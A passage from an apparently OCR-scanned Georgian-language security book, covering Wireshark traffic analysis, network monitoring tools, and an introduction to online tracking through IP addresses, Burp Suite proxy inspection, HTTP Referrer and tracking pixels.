აღმოაჩინოთ დიალოგების სიაში.


ამ სიაში თუ სტრიქონებზე მარჯვნივ დააჭერთ, შეგეძლებათ სიის გაფილტვრა, ანუ სიის ამ სტრიქონის მონიშვნა როგორც სანდო (not Selected) ანდა როგორც შესასწავლი (Selected). და ასე მიჰყვეთ სტრიქონებს, სანამ საეჭვო და

გამოსაკვლევი სტრიქონები არ დაგრჩებათ. ქსელზე დაკვირვების გარკვეული დროის შემდეგ გეცოდინებათ, რა კომუნიკაციები და დიალოგებია ნორმალური თქვენი ქსელისათვის და რა დიალოგებია საეჭვო.


ფანჯრის ქვედა ნაწილში მოთავსებულ Name Resolution გადამრთველს თუ გამორთავთ, სახელების მაგივრად IP მისამართებს დაინახავთ.

როცა დაამთავრებთ სტრიქონების მონიშვნას, დააჭირეთ Close ღილაკს და WireShark-ის მთავარი ფანჯარა გიჩვენებთ შესაბამის პაკეტებს და მათ ინფორმაციას.

Statistics ->Show Address Resolution - ბრძანება გიჩვენებთ იმ დომენებს, რომლების ამოცნობაც მოხდა, შესაბამისად, შეიძლება აღმოაჩინოთ უცნობი ან საეჭვო დომენი.



Statistics ->End Points გიჩვენებთ ყველა კავშირის საწყის და ბოლო წერტილებს, რაც ასევე შეიძლება დაგეხმაროთ საეჭვო კავშირების აღმოჩენაში.



თუ მარჯვნივ დაარტყამთ სტრიქონს და გამოსულ მენიუში შეარჩევთ Select-ს, შემდეგ კი Close ღილაკით დახურავთ ამ ფანჯარას, WireShark-ის მთავარ ფანჯარაში დაინახავთ პაკეტის სრულ ინფორმაციას და მათ შორის იმას, რაც აგზავნის ამ პაკეტს.

თუ დაინახავთ, რომ რაღაც საეჭვო ხდება, მაშინ უნდა გააგრძელოთ გამოძიება, მოგვიანებით განვიხილავთ SysDig, LSOf, NetStat და სხვა პროგრამებს ასეთი გამოძიების ჩასატარებლად.

WireShark-ის ფილტრებზე უფრო დაწვრილებით ინფორმაციას იპოვით ამ საიტზე https://wiki.wireshark.org/DisplayFilters

ეს დოკუმენტი https://packetlife.net/media/library/13/Wireshark_Display_Filters.pdf კი მოგცემთ WireShark-ის ყველაზე უფრო გამოყენებად ფილტრებს

ამ https://www.howtogeek.com/106191/5-killer-tricks-to-get-the-most-out-of-wireshark/ სტატიაში კი მოყვანილია WireShark-ის გამოყენების ძალიან კარგი რჩევები. მაგალითად, როგორ მოახდინოთ პაკეტების დაჭერის ავტომატიზაცია და როგორ დაიჭიროთ დაშორებული კომპიუტერის პაკეტები და სხვა.

სულ ეს არის WireShark-ის შესახებ. ამ პროგრამის შესწავლა ცალკე კურსს მოითხოვს. აქ რაც აღვწერეთ, არის შესავალი, მაგრამ იმედია, ეს შესავალიც დაგეხმარებათ ქსელებში ჰაკერებისა თუ ვირუსების აღმოჩენაში.

ქსელების მონიტორინგი Wincap, NST, Netminer and NetWorx

WinPcap https://www.winpcap.org/install/default.htm წარმოადგენს Windows-ის პლატფორმის პაკეტების დასაჭერ პროგრამას. თუ WireShark-ს ამ პროგრამისაკენ მიმართავთ, შეძლებთ Windows კომპიუტერებზე პაკეტების დაჭერას და ანალიზს.

NST (Network Security Toolkit) https://sourceforge.net/projects/nst/ – ქსელის უსაფრთხოების ხელსაწყოების ნაკრები. პროგრამების ნაკრები მოდის, როგორც ჩასატვირთი კომპაქტდისკი (ცხადია, მისი დაყენება ფლეშ დისკზეც შეიძლება). იგი შეიცავს ქსელის ანალიზის საინტერესო პროგრამებს.

Network Miner https://www.netresec.com/index.ashx?page=NetworkMiner წარმოადგენს პროტოკოლის ანალიზის პროგრამას, WireShark-ის მსგავსია, მაგრამ შექმნილია კიბერ გამოძიებებისთვის, შესაბამისად, მისი ინტერფეისი უფრო მოხერხებულია ვირუსების მოსაძებნად და ჰაკერების აღმოსაჩენად. მუშაობს Linux და Mac OSX-ზე.

NetWrox https://www.softperfect.com/products/networx/ Windows-ის პლატფორმის პროგრამაა, რომელიც ქსელის დატვირთვის და ზოგადი მონიტორინგისთვისაა შექმნილი.

თავი 6 როგორ გვითვალთვალებენ ინტერნეტში


ამ თავის მიზანია, რომ განიხილოს ყველა ის მეთოდი, რის საშუალებითაც ხდება თვალთვალი ინტერნეტში, cookie, super cookie, HTTP e-tag, webcash. ჩვენი ამოცანა იქნება, რომ კარგად გავიგოთ, როგორ ხდება თვალთვალი და მომხმარებლების დახასიათება (profiling) ინტერნეტის საშუალებით.

თვალთვალის მეთოდები

არსებობს თვალთვალის ბევრი სხვადასხვა მეთოდი და ბევრი სხვადასხვა ორგანიზაცია ახდენს თვალთვალს სხვადასხვა მიზნებით.

ყველაზე ცხადი თვალთვალი ხდება ვებსაიტებზე, რომლებშიც პაროლით შედიხართ, როგორც წესი, იქ ხდება თქვენი ყველა ქმედების ჩაწერა. ვებსაიტები, სადაც არ შედიხართ პაროლით, მაინც ახერხებენ გარკვეულ თვალთვალს. ასევე, ვებსაიტები, რომლებზეც გადადიხართ თქვენთვის სანდო ვებსაიტიდან, ასევე გითვალთვალებენ. მაგალითად, თუ ვებსაიტს აქვს FaceBook-ზე გაზიარების ღილაკი, FaceBook უკვე გითვალთვალებთ. ასევე, გითვალთვალებენ რეკლამის განმთავსებელი კომპანიები, თქვენი ელ-ფოსტის მომწოდებელმა, ცხადია, იცის, ვისთან გაქვთ კომუნიკაცია და ასევე გითვალთვალებთ. Google განსაკუთრებით ძლიერია ყველანაირ თვალთვალში. ინტერნეტის მომწოდებლები ალბათ იწერენ ყველა გაგზავნილ მოთხოვნას და DNS მოთხოვნებს. DNS სერვერი გამოიყენება IP მისამართების ვებმისამართებად გადასათარგმნად და პირიქით. შესაბამისად, ინტერნეტზე თქვენი ყველა მოძრაობა ცნობილია DNS სერვერისთვის. ამ ჩანაწერებს ერთი წელი მაინც ინახავენ. ინტერნეტის მომწოდებლები არ იწერენ, რას ნახულობთ საიტებზე, თუმცა ტექნიკურად ეს შესაძლებელია და გააჩნია, რომელ ქვეყანაში ცხოვრობთ, შეიძლება ქვეყნის კანონმდებლობითაც კი იყოს ეს დაშვებული. მობილური კომპანიები აკეთებენ იგივეს და თანაც იწერენ თქვენს გეოგრაფიულ მდებარეობას. მთავრობები და მათი გარკვეული უწყებები უთვალთვალებენ ინტერნეტს და შეიძლება ინტერნეტის საშუალებით გითვალთვალონ, თუ მათი სამიზნე გახდით. სკოლები, უნივერსიტეტები და კომპანიები, ასევე, იწერენ თქვენს ქმედებებს ინტერნეტში, როცა მათ ქსელებს იყენებთ. თუ დაშიფრული კავშირით სარგებლობთ, HTTPS/TLS, მათ დასჭირდებათ სპეციალური პროქსი სერვერი, რომ მოახერხონ დაშიფვრა. თუ ისინი თქვენს მანქანასაც

აკონტროლებენ, მარტივად შეუძლიათ ინფორმაციის გაშიფვრა, უბრალოდ, მოგაწვდიან თავიანთ სანდო სერტიფიკატს და ამ სერტიფიკატის დახმარებით გახსნიან დაშიფვრას, ან უბრალოდ, შეიძლება ამუშაონ მონიტორ პროგრამა თქვენს კომპიუტერზე. როცა საჯარო სივრცის კავშირებს, განსაკუთრებით კი WIFI-ს, იყენებთ, WIFI-ს მომწოდებელს შეუძლია უთვალთვალოს თქვენს ქმედებებს და ჩაიწეროს ინფორმაციის მიმოცვლა. მიუხედავად იმისა, რომ დაშიფვრის გატეხვა არ არის ადვილი საქმე, ეს შესაძლებელია. მოგვიანებით გიჩვენებთ, ეს როგორ კეთდება და როგორ გამოიყენოთ VPN და SSL, რომ ვერ მოახერხონ დაშიფვრის გატეხვა.



ნებისმიერს, ვისაც შეუძლია კავშირი თავისი სერვერის გავლით გაატაროს, შეუძლია შუა კაცის შეტევები მოაწყოს.

ვისაც აქვს წვდომა თქვენს კომპიუტერთან, ცხადია, შეუძლია გითვალთვალოთ. ეს კი შეიძლება იყოს, თქვენი სამსახური, უნივერსიტეტი... მათ მარტივად შეუძლიათ დააყენონ მონიტორინგის პროგრამები თქვენს კომპიუტერზე და ასევე, ღილაკების დაჭერის ჩამწერი პროგრამები.

ნებისმიერს, ვინც თქვენს სახლის ქსელს შეუერთდება, განსაკუთრებით კი უკაბელო კავშირს, შეუძლია თქვენი კავშირების მონიტორინგი.


ნებისმიერი რადიოგადაცემა, უკაბელო ინტერნეტი, თუ მობილური ტელეფონი შეიძლება ადვილად იპოვნონ და დაადგინონ გეოგრაფიული მდებარეობა.


დაშიფვრა კარგი დაცვაა თვალთვალისაგან, თუმცა არ არის პანაცეა და არსებობს დაშიფვრის გვერდის ავლის მეთოდებიც. ამას მოგვიანებით განვიხილავთ და ასევე, გიჩვენებთ თავდაცვის მექანიზმებს.

ასევე, განვიხილავთ პროტოკოლების ანალიზატორებს, როგორც ეს ზემოთ განვიხილეთ, რომლებსაც შეუძლიათ კავშირის პაკეტების ანალიზი და მისი საშუალებით განსაზღვრა, თუ რას აკეთებთ.

IP მისამართები


ქსელში ამოცნობის ერთ-ერთი ყველაზე მარტივი საშუალებაა IP მისამართი. ინტერნეტ კავშირის ფილოსოფია არის, რომ უნდა გამოაცხადოთ, რა არის თქვენი IP მისამართი იმისათვის, რომ კავშირი დაამყაროთ. ინტერნეტი არ იყო შექმნილი კონფიდენციალურობის თუ უსაფრთხოების გათვალისწინებით და ახლა მთავარია, რომ გამოვიგონოთ უსაფრთხოების საშუალებები, რომლებიც დაგვიცავენ ინტერნეტში.





ვებსაიტი https://whatismyipaddress.com/ გიჩვენებთ თქვენს IP მისამართს, ინტერნეტ მომწოდებლის სახელს და გეოგრაფიულ მდებარეობას. რეკლამები სწორედ ასე იგებენ თქვენს მდებარეობას.

ეს IP მისამართი არის თქვენი რუტერის ინტერნეტმისამართი, ამ რუტერთან მიერთებული ქსელის ყველა კომპიუტერი სწორედ ამ მისამართს იყენებს ინტერნეტთან შესაერთებლად. თუ ბრძანების სტრიქონში აკრიფავთ `ipconfig` და დააჭერთ Enter-ს, სისტემა გამოგიტანთ თქვენი კომპიუტერის IP მისამართებს. ქვემოთ მოყვანილ შემთხვევაში შიგა ქსელის IP მისამართია 192.168.1.126, ხოლო რუტერის შიგა მისამართია 192.168.1.254



ეს მისამართები დინამიურად მიენიჭება და თქვენი იქნება მხოლოდ დროის გარკვეული მონაკვეთის განმავლობაში. ჩვეულებრივ, ეს მისამართი თქვენი იქნება სანამ თქვენი რუტერი ქსელიდან გამოირთვება, მაგალითად, გადაიტვირთება. რუტერი კი ყველა ინტერნეტ პაკეტს, რომელსაც შიგა მისამართზე მიიღებს, გადაამისამართებს გარე მისამართზე, რომელიც რუტერის ინტერნეტში გამავალ ნაწილს აქვს მინიჭებული.

იგივე ინფორმაციის ნახვა Windows 10-ში შესაძლებელია Setting->Network & Internet->Status ფანჯარაში, Properties ღილაკზე დაჭერით. აქვე შეგიძლიათ დააყენოთ MAC მისამართების ნებისმიერად გამოყენება, მათ შორის, თქვენმა

კომპიუტერმა შეიძლება მისმართი შეიცვალოს ყოველ დღე. თუ გადახვალთ Help from the web ზე და დააჭერთ Find my IP Address, გაიხსნება ბრაუზერი თქვენი ინტერნეტ მისამართით.

როგორც ხედავთ, ინტერნეტიდან ვერავინ შეძლებს თქვენს კომპიუტერთან შეერთებას. ისინი ჯერ უნდა დაუკავშირდნენ რუტერს და მხოლოდ შემდეგ მოხდეს, NAT-ის (Network Address Translation) გამოყენებით, პაკეტების გადამისამართება თქვენს კომპიუტერზე.


ნებისმიერი საიტის IP მისამართის განსაზღვრა ძალიან ადვილია. მაგალითად, bbc.co.uk საიტის IP მისამართისთვის გადადით ბრძანებების სტრიქონზე (cmd) და აკრიფეთ: `ping bbc.co.uk` დაინახავთ, რომ საიტი გიპასუხებთ:

```
Pinging bbc.co.uk [151.101.64.81] with 32 bytes of data:
Reply from 151.101.64.81: bytes=32 time=25ms TTL=54
Reply from 151.101.64.81: bytes=32 time=24ms TTL=54
Reply from 151.101.64.81: bytes=32 time=24ms TTL=54
Reply from 151.101.64.81: bytes=32 time=25ms TTL=54

Ping statistics for 151.101.64.81:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 24ms, Maximum = 25ms, Average = 24ms
```


საიდანაც ჩანს, რომ bbc.co.uk-ს მისამართია 151.101.64.81. გაითვალისწინეთ, რომ თქვენი მისამართის პოვნაც ასევე ადვილია.

უცხო კავშირები


ეხლა ვნახოთ, რა ხდება, როცა ვებსაიტს უკავშირდებით. მაგალითად, დავუკავშირდეთ forbes.com-ს. თანაც შევქმენით პროქსი, სპეციალური პროგრამით, რომელიც ეთიკური ჰაკინგისათვის გამოიყენება, ეს პროგრამაა Burp Suit.




ეს პროგრამა დაგვეხმარება, რომ დავინახოთ, რა ხდება ქსელში. თუ Proxy ჩანართზე გადახვალთ და ჩართავთ Intercept On (დაიჭირე) და შემდეგ გადახვალთ ვებსაიტზე, მაშინ BurpSuit ეკრანზე გაჩვენებთ, რა ინფორმაციის მიმოცვლა ხდება თქვენს კომპიუტერსა და ვებსაიტს შორის.



ეს ტექსტი მოითხოვს ვებსაიტს, ასევე, იმის გამო, რომ ამ საიტზე უკვე ნამყოფია ჩემი ბრაუზერი, იგი cookie-ს გაუგზავნის საიტს. დააჭერთ Forward, ეს მოთხოვნა გადაიგზავნება საიტზე. თუ გადახვალთ Target ჩანართზე, დაინახავთ




და თუ ამ ტექსტს დააკვირდებით, ნახავთ, რომ არა მარტო Forbs-ის საიტს უერთდებით, არამედ, ასევე, უერთდებით ბევრ სხვადასხვა დომენს და თუ ისევ დაუბრუნდებით Proxy ჩანართს და Forwards დააჭერთ, დაინახავთ, რომ ყოველ გაგზავნაზე ახალ დომენს დაუკავშირდება. თუ პაკეტების დაჭერის რეჟიმს გამორთავთ და აცლით საიტს შეუერთდეს ყველა დომენს, დაინახავთ, რომ ფანჯრის მარცხენა პანელში გამოვა უამრავი სხვა დომენი, რომლებსაც თქვენი ბრაუზერი უერთდება.



თუ ამ საიტის კოდს ნახავთ იქ, სადღაც აღმოაჩენთ ჯავა სკრიპტს, რომელიც სხვადასხვა საიტებისკენ მიგმართავთ ან შეიძლება მიმართვა იყოს Google analytics-ზე და ის კი გაერთებთ ბევრ საიტთან. ამ საიტებმა შეიძლება გაგაგზავნოთ კიდევ სხვა საიტებთან და იმ საიტებმა შეიძლება გადაგაგზავნოთ სხვა საიტებზე და ა.შ. როგორც ხედავთ, ერთ საიტზე შესვლისას შეიძლება უმრავ სხვა საიტს დაუკავშირდეთ და ხშირად საწყის საიტს ამ კავშირების კონტროლიც არ შეუძლია.

თვალთვალის ერთ-ერთ ხელსაწყოს წარმოადგენს ე.წ. HTTP Referrer, რომელიც გადაცემის ქუდში მდებარეობს, ანუ როცა ბრაუზერი მოთხოვნას აგზავნის, იგი ვებგვერდს ეუბნება, რომელი საიტიდან მოდიხართ. სწორედ ამას უწოდებენ HTTP Referrer-ს. თუ https://www.whatismyreferer.com/ საიტზე გადახვალთ, დაგუგლავთ my HTTP Referrer, იპოვით :



დაინახავთ, რომ ეს HTTP Referrer არის Google-ს მისამართი, რადგან ამ საიტზე მოვხვდით Google-ის გავლით. მოკლედ, ყოველ საიტს ეძლევა ინფორმაცია იმ საიტის შესახებ, რომლის გავლითაც ამ საიტს უერთდებით. ანუ თუ საიტი შეიცავს რეკლამას, მაშინ ეს საიტი ყველა რეკლამის დომენს აწვდის HTTP Referrer-ს ანუ იმ საიტის სახელს, საიდანაც ამ რეკლამებზე ხვდებით.

ზოგიერთ ვებსაიტზე განთავსდება გამჭვირვალე ერთპიქსელიანი მიმართვები, რომლებიც არ ჩანან საიტზე, მაგრამ გამოიყენებიან HTTP Referrer-ის გამოყენების საშუალებით თვალთვალისთვის.

მაგალითად, HTTP Referrer გამოიყენება იმ შემთხვევებში, როცა თქვენი ელ-ფოსტის პროგრამა ავტომატურად ტვირთავს და ხსნის სურათებს. ასეთ შემთხვევაში სურათის გამომგზავნი მიიღებს HTTP Referrer-ს თქვენი ელ-ფოსტის კლიენტისგან. ანუ ისინი გაარკვევენ, გახსენით თუ არა შეტყობინება. გაითვალისწინეთ, რომ შეიძლება ეს სურათი საერთოდ ვერ დაინახოთ, რადგან იგი შეიძლება ერთი გამჭვირვალე პიქსელისგან შედგებოდეს.

Cookie-ები და Script-ები

